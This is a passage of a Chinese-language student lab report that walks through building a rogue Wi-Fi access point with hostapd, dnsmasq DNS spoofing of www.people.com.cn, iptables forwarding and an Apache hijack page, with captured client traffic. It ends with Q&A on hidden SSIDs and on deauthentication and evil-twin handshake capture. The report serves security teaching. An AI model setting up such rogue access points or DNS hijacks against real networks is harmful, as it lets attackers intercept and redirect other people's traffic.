创建了一个信道 3 的名字是“test”的 ap，可以根据情况修改 interface（无线网卡名称）、CH（信道）和 ssid（WiFi 名称）。



```
1 interface=wlan0mon
2 driver=nl80211
3 ssid=test
4 hw_mode=g
5 channel=3
6 macaddr_acl=0
7 auth_algs=1
8 ignore_broadcast_ssid=0
```

3. 安装 dnsmasq

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo apt-get install dnsmasq
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dnsmasq is already the newest version (2.86-1.1ubuntu0.3).
0 upgraded, 0 newly installed, 0 to remove and 121 not upgraded.
```

修改 dnsmasq 配置文件，它负责分配 ip 和 dns:

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo gedit /etc/dnsmasq.conf
```

最后一行的作用是：当用户请求人民网的域名时，dnsmasq 会将 IP 解析到本机（10.0.0.1）的地址上，这就对流量进行了劫持。




```
1 #disables dnsmasq reading any other files like /etc/resolv.conf for nameservers
2 no-resolv
3 # Interface to bind to
4 interface=wlan0mon
5 #Specify starting_range,end_range,lease_time
6 dhcp-range=10.0.0.3,10.0.0.20,12h
7 # dns addresses to send to the clients
8 server=8.8.8.8
9 server=10.0.0.1
10 address=/www.people.com.cn/10.0.0.1
```

4. 修改 NetworkManager.conf

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo gedit /etc/NetworkManager/NetworkManager.conf
```

修改内容如下：

将无线网卡设置成未托管，这样才能正常启动 hostapd



```
1 [main]
2 plugins=keyfile
3
4 [keyfile]
5 unmanaged-devices=interface-name:wlan0mon
```

5. 开启假冒 AP

①首先配置无线接入点的 ip 和子网掩码输入命令：

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo ifconfig wlan0mon up 10.0.0.1 netmask 255.255.255.0
```

②然后开启路由转发，使得我们的网卡可以转发流量，输入命令：

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

③接着将流量转发给联网的有线网卡，输入下面一组命令：

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo iptables --flush
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo iptables --table nat --flush
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo iptables --delete-chain
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo iptables --append FORWARD --in-interface wlan0mon -j ACCEPT
```

④开启 dnsmasq 分配 ip 服务,输入:

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo dnsmasq
```

⑤由于 nl80211 驱动程序存在一些漏洞,所以还需要在开启假冒 AP 前使用如下命令:

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo nmcli radio wifi off
ubuntu@ubuntu-virtual-machine:~/Desktop$ rfkill unblock wlan
ubuntu@ubuntu-virtual-machine:~/Desktop$ ip link set dev wlan0mon up
Error: either "dev" is duplicate, or "uo" is a garbage.
ubuntu@ubuntu-virtual-machine:~/Desktop$ ip link set dev wlan0mon up
RTNETLINK answers: Operation not permitted
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo ip link set dev wlan0mon up
```

⑥hostapd 开启假冒 AP, 假冒 AP 开启, 可以看见用户连接的相关信息:

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo hostapd /etc/hostapd/hostapd.conf
wlan0mon: interface state UNINITIALIZED->ENABLED
wlan0mon: AP-ENABLED
wlan0mon: STA 46:38:56:be:a0:c0 IEEE 802.11: authenticated
wlan0mon: STA 46:38:56:be:a0:c0 IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED 46:38:56:be:a0:c0
wlan0mon: STA 46:38:56:be:a0:c0 RADIUS: starting accounting session CB72A0F46E69EF1F
wlan0mon: STA 72:f7:96:58:49:6a IEEE 802.11: authenticated
wlan0mon: STA 72:f7:96:58:49:6a IEEE 802.11: associated (aid 2)
wlan0mon: AP-STA-CONNECTED 72:f7:96:58:49:6a
wlan0mon: STA 72:f7:96:58:49:6a RADIUS: starting accounting session 287C063DCF1B33F1
wlan0mon: AP-STA-DISCONNECTED 72:f7:96:58:49:6a
wlan0mon: STA 04:4f:4c:a8:b4:b4 IEEE 802.11: authenticated
wlan0mon: STA 04:4f:4c:a8:b4:b4 IEEE 802.11: associated (aid 2)
wlan0mon: AP-STA-CONNECTED 04:4f:4c:a8:b4:b4
wlan0mon: STA 04:4f:4c:a8:b4:b4 RADIUS: starting accounting session 57F29E15CEAB56D9
wlan0mon: STA 0a:3e:16:ae:9f:d5 IEEE 802.11: did not acknowledge authentication response
wlan0mon: STA 0a:3e:16:ae:9f:d5 IEEE 802.11: associated (aid 3)
wlan0mon: AP-STA-CONNECTED 0a:3e:16:ae:9f:d5
wlan0mon: STA 0a:3e:16:ae:9f:d5 RADIUS: starting accounting session 4B974700E62859CA
wlan0mon: STA e8:84:a5:c7:6c:7b IEEE 802.11: authenticated
wlan0mon: STA e8:84:a5:c7:6c:7b IEEE 802.11: associated (aid 4)
wlan0mon: AP-STA-CONNECTED e8:84:a5:c7:6c:7b
wlan0mon: STA e8:84:a5:c7:6c:7b RADIUS: starting accounting session 5266ED629882EE4D
wlan0mon: AP-STA-DISCONNECTED 04:4f:4c:a8:b4:b4
wlan0mon: STA 04:4f:4c:a8:b4:b4 IEEE 802.11: disassociated
wlan0mon: STA 04:4f:4c:a8:b4:b4 IEEE 802.11: deauthenticated due to inactivity (timer DEAUTH/REMOVE)
wlan0mon: AP-STA-DISCONNECTED e8:84:a5:c7:6c:7b
wlan0mon: AP-STA-DISCONNECTED 46:38:56:be:a0:c0
wlan0mon: STA 46:38:56:be:a0:c0 IEEE 802.11: authenticated
wlan0mon: STA 46:38:56:be:a0:c0 IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED 46:38:56:be:a0:c0
wlan0mon: STA 46:38:56:be:a0:c0 RADIUS: starting accounting session 402DDD164A8A0A0E
wlan0mon: STA e8:84:a5:c7:6c:7b IEEE 802.11: authenticated
wlan0mon: STA e8:84:a5:c7:6c:7b IEEE 802.11: associated (aid 2)
wlan0mon: AP-STA-CONNECTED e8:84:a5:c7:6c:7b
wlan0mon: STA e8:84:a5:c7:6c:7b RADIUS: starting accounting session D556253F3671C8B5
wlan0mon: AP-STA-DISCONNECTED 0a:3e:16:ae:9f:d5
wlan0mon: STA 0a:3e:16:ae:9f:d5 IEEE 802.11: disassociated
```

6. 查看用户流量

经过前三个步骤, 用户即可连接上假冒 AP 并正常上网。打开 Wireshark 软件, 首页选择监听 wlan0mon 无线网卡, 即可看见用户产生流量

No.	Time	Source	Destination	Protocol	Length	Info
11	0.009236784	10.0.0.11	10.0.0.1	TCP	60	45768 → 80 [ACK] Seq=476 Ack=498 Win=174 Len=0 TS=
12	0.012307199	10.0.0.11	10.0.0.1	TCP	60	45770 → 80 [ACK] Seq=1 Ack=1 Win=8064 Len=0 TSva
13	0.015313416	10.0.0.11	10.0.0.1	HTTP	534	GET /favicon.ico HTTP/1.1
15	0.015405252	10.0.0.11	10.0.0.1	DNS	82	Standard query 0xc1a4 A weatherapi.vivo.com.cn
17	0.018513235	10.0.0.11	10.0.0.1	TCP	60	45770 → 80 [ACK] Seq=469 Ack=497 Win=89088 Len=0
18	0.018845099	10.0.0.11	10.0.0.1	TCP	60	45770 → 80 [FIN, ACK] Seq=469 Ack=497 Win=89088 L
20	0.020419845	10.0.0.11	10.0.0.1	TCP	74	45772 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
22	0.020947825	10.0.0.11	10.0.0.1	TCP	60	45770 → 80 [ACK] Seq=476 Ack=498 Win=89088 Len=0
23	0.021977408	10.0.0.11	10.0.0.1	TCP	60	45772 → 80 [ACK] Seq=1 Ack=1 Win=8064 Len=0 TSva
24	0.022372800	10.0.0.11	10.0.0.1	HTTP	534	GET /favicon.ico HTTP/1.1
27	0.025613901	10.0.0.11	10.0.0.1	TCP	60	45772 → 80 [ACK] Seq=469 Ack=497 Win=89088 Len=0
28	0.025870522	10.0.0.11	10.0.0.1	TCP	60	45772 → 80 [FIN, ACK] Seq=469 Ack=497 Win=89088 L
30	0.027564354	10.0.0.11	10.0.0.1	TCP	74	45774 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
32	0.027781317	10.0.0.11	10.0.0.1	TCP	60	45772 → 80 [ACK] Seq=476 Ack=498 Win=89088 Len=0
33	0.028982192	10.0.0.11	10.0.0.1	TCP	60	45774 → 80 [ACK] Seq=1 Ack=1 Win=8064 Len=0 TSva
34	0.029320158	10.0.0.11	10.0.0.1	HTTP	534	GET /favicon.ico HTTP/1.1
37	0.031590805	10.0.0.11	10.0.0.1	TCP	60	45774 → 80 [ACK] Seq=469 Ack=497 Win=89088 Len=0
38	0.032744209	10.0.0.11	10.0.0.1	TCP	60	45774 → 80 [FIN, ACK] Seq=469 Ack=497 Win=89088 L
40	0.034404228	10.0.0.11	10.0.0.1	TCP	74	45776 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
42	0.035302210	10.0.0.11	10.0.0.1	TCP	60	45774 → 80 [ACK] Seq=476 Ack=498 Win=89088 Len=0
43	0.036153707	10.0.0.11	10.0.0.1	TCP	60	45776 → 80 [ACK] Seq=1 Ack=1 Win=8064 Len=0 TSva
44	0.036809605	10.0.0.11	10.0.0.1	HTTP	534	GET /favicon.ico HTTP/1.1
47	0.039530605	10.0.0.11	10.0.0.1	TCP	60	45776 → 80 [ACK] Seq=469 Ack=497 Win=89088 Len=0
48	0.040845240	10.0.0.11	10.0.0.1	TCP	60	45776 → 80 [FIN, ACK] Seq=469 Ack=497 Win=89088 L
50	0.042662113	10.0.0.11	10.0.0.1	TCP	74	45778 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S

Frame 24: 534 bytes on wire (4272 bits), 534 bytes captured (4272 bits) on interface wlan0mon, id 0
Ethernet II, Src: 46:38:56:be:a0:c0 (46:38:56:be:a0:c0), Dst: Kingston_3f:01:b1 (00:13:ef:3f:01:b1)
Internet Protocol Version 4, Src: 10.0.0.11, Dst: 10.0.0.1
Transmission Control Protocol, Src Port: 45772, Dst Port: 80, Seq: 1, Ack: 1, Len: 468

0000 00 13 ef 3f 01 b1 46 38 56 be a0 c0 08 00 45 00 ...? F8 V....E
0010 02 08 1f 0e 40 00 40 06 05 d7 0a 00 00 0b 0a 00 ...B B.....

7. 配置 Apache 服务器进行流量劫持

①首先找到 Apache 默认页面的路径（var/www/html），会看到 Apache 默认的页面文件：index.html。

gedit/var/www/html/index.html

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo gedit /var/www/html/index.html
```

②即可看到页面代码，将其覆盖为我们要伪装成的页面，可替换为下面的代码：

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4   </head>
5   <body>
6     <h1>You are under attack!hhhh123</h1>
7   </body>
8 </html>
```

③启动 apache 服务：sudo service apache2 start

访问 localhost 即可看到：



8. 进行流量劫持

手机连接假冒 AP，在浏览器输入 www.people.com.cn 即可看到上一步设定的页面，实现流量劫持。



9. 手机连接属性



遇到的问题:

开启 dns 服务时报错: 端口 53 被占用:

```

ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo dnsmasq
dnsmasq: failed to create listening socket for port 53: Address already in use
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo netstat -anlp | grep -w LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN      6799/systemd-resolv
tcp        0      0 127.0.0.1:631          0.0.0.0:*        LISTEN      933/cupsd
tcp        0      0 0.0.0.0:22             0.0.0.0:*        LISTEN      921/sshd: /usr/sbin
tcp6       0      0 :::22                  :::*              LISTEN      921/sshd: /usr/sbin
tcp6       0      0 :::80                   :::*              LISTEN      928/apache2
tcp6       0      0 :::1:631                :::*              LISTEN      933/cupsd

```

解决方法:

```

ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo systemctl stop systemd-resolved
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo vim /etc/systemd/resolved.conf
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo ln -sf /run/systemd/resolve/resolve.conf /etc/resolve.conf

```

①停用 systemd-resolved 服务

②编辑 /etc/systemd/resolved.conf 文件:

```
sudo vim /etc/systemd/resolved.conf
```

③修改文件中, [Resolve] 部分。

[Resolve]

DNS=114.114.114.114 #取消注释, 增加 dns

#FallbackDNS=

#Domains=


#LLMNR=no

#MulticastDNS=no

#DNSSEC=no

#Cache=yes

DNSStubListener=no #取消注释, 把 yes 改为 no



```

1 # This file is part of systemd.
2 #
3 # systemd is free software; you can redistribute it and/or modify it under the
4 # terms of the GNU Lesser General Public License as published by the Free
5 # Software Foundation; either version 2.1 of the License, or (at your option)
6 # any later version.
7 #
8 # Entries in this file show the compile time defaults. Local configuration
9 # should be created by either modifying this file, or by creating "drop-ins" in
10 # the resolved.conf.d/ subdirectory. The latter is generally recommended.
11 # Defaults can be restored by simply deleting this file and all drop-ins.
12 #
13 # Use 'systemd-analyze cat-config systemd/resolved.conf' to display the full config.
14 #
15 # See resolved.conf(5) for details.
16
17 [Resolve]
18 DNS=114.114.114.114
19 #FallbackDNS=
20 #Domains=
21 #DNSSEC=no
22 #DNSOverTLS=no
23 #MulticastDNS=no
24 #LLMNR=no
25 #Cache=no-negative
26 #CacheFromLocalhost=no
27 #DNSStubListener=yes
28 #DNSStubListenerExtra=
29 ReadEtcHosts=no
30 #ResolveUnicastSingleLabel=no

```

四、回答问题

1) 为什么隐藏 Wi-Fi 网络不能作为可靠的安全手段？

隐藏 Wi-Fi 网络（也称为不广播 SSID，即不在广播信标帧中包含网络名称）被一些人视为一种提高网络安全性的手段，因为它可以使无线网络在常规扫描中不可见。然而，隐藏 Wi-Fi 网络并不能被视为可靠的安全手段，主要有以下几个原因：

①有限的安全性：隐藏 SSID 并没有提供真正的安全性。虽然隐藏 SSID 可以使网络不容易被一般扫描工具探测到，但仍然容易被专业的无线网络分析工具捕获。攻击者可以通过监视 Wi-Fi 通信、使用网络抓包工具等方式，依然能够发现隐藏的网络。

②增加管理负担：隐藏 SSID 会增加网络管理的负担。连接新设备需要手动输入网络名称，这使得网络管理更为繁琐，特别是在大型组织或企业中。这也可能导致配置错误或密码泄露的风险。

③连接困难性：隐藏 SSID 会导致连接困难，特别是对于不熟悉网络设置的用户。用户需要手动输入网络名称和密码，容易出现错误。这可能导致用户体验的降低，也增加了支持和管理的成本。

④不提供加密：隐藏 SSID 并不提供对 Wi-Fi 网络的加密保护。即使 SSID 被隐藏，一旦连接建立，通信数据依然需要使用其他加密协议（如 WPA2 或 WPA3）来确保安全传输。因此，SSID 的隐藏并不能替代使用强大的加密协议。

⑤不适用于高级攻击：隐藏 SSID 并不能防范更高级的攻击，比如针对 Wi-Fi 协议漏洞的攻击或通过其他手段获取网络信息的攻击。因此，它不能提供对抗更为复杂网络攻击的保护。

2) 破解 WPA2 口令时若长时间捕获不到四次握手数据包，攻击者可采取何种手段获得 WPA2-PSK 认证时的四次握手数据包？

在 WPA2（Wi-Fi Protected Access 2）认证中，四次握手数据包是进行身份验证和密钥交换的重要步骤。攻击者如果长时间捕获不到四次握手数据包，可能会采取以下手段尝试获取这些数据包：

①主动发起断开连接攻击：攻击者可以尝试向目标设备发送虚假的断开连接请求，

迫使目标设备重新连接 Wi-Fi 网络。当设备重新连接时，就会触发四次握手过程，攻击者就有机会捕获握手数据包。

②使用 Deauthentication 攻击：攻击者可以使用 Deauthentication 攻击，向目标设备发送虚假的去认证请求，使得目标设备被迫重新进行认证和握手。这也会导致四次握手的重新触发。

③使用 Evil Twin 攻击：攻击者可能创建一个恶意的 Wi-Fi 网络，模拟目标网络，用户设备连接到这个网络后，攻击者就可以捕获握手数据包。这种攻击方式需要设备连接到攻击者的虚假网络，所以需要社会工程学手段来诱导用户连接。

④等待合适的时机：攻击者可能选择在目标网络中观察，等待合适的时机进行攻击。例如，当目标设备重新连接网络、用户设备从睡眠状态唤醒等时刻，可能会触发握手重新进行。

五、收获感悟

通过本次实验，学会了如何搭建钓鱼 AP，配合 DNS 欺骗与中间人攻击实现钓鱼攻击，同时也意识到网络安全的重要性，不能连接来路不明的热点，保护个人信息。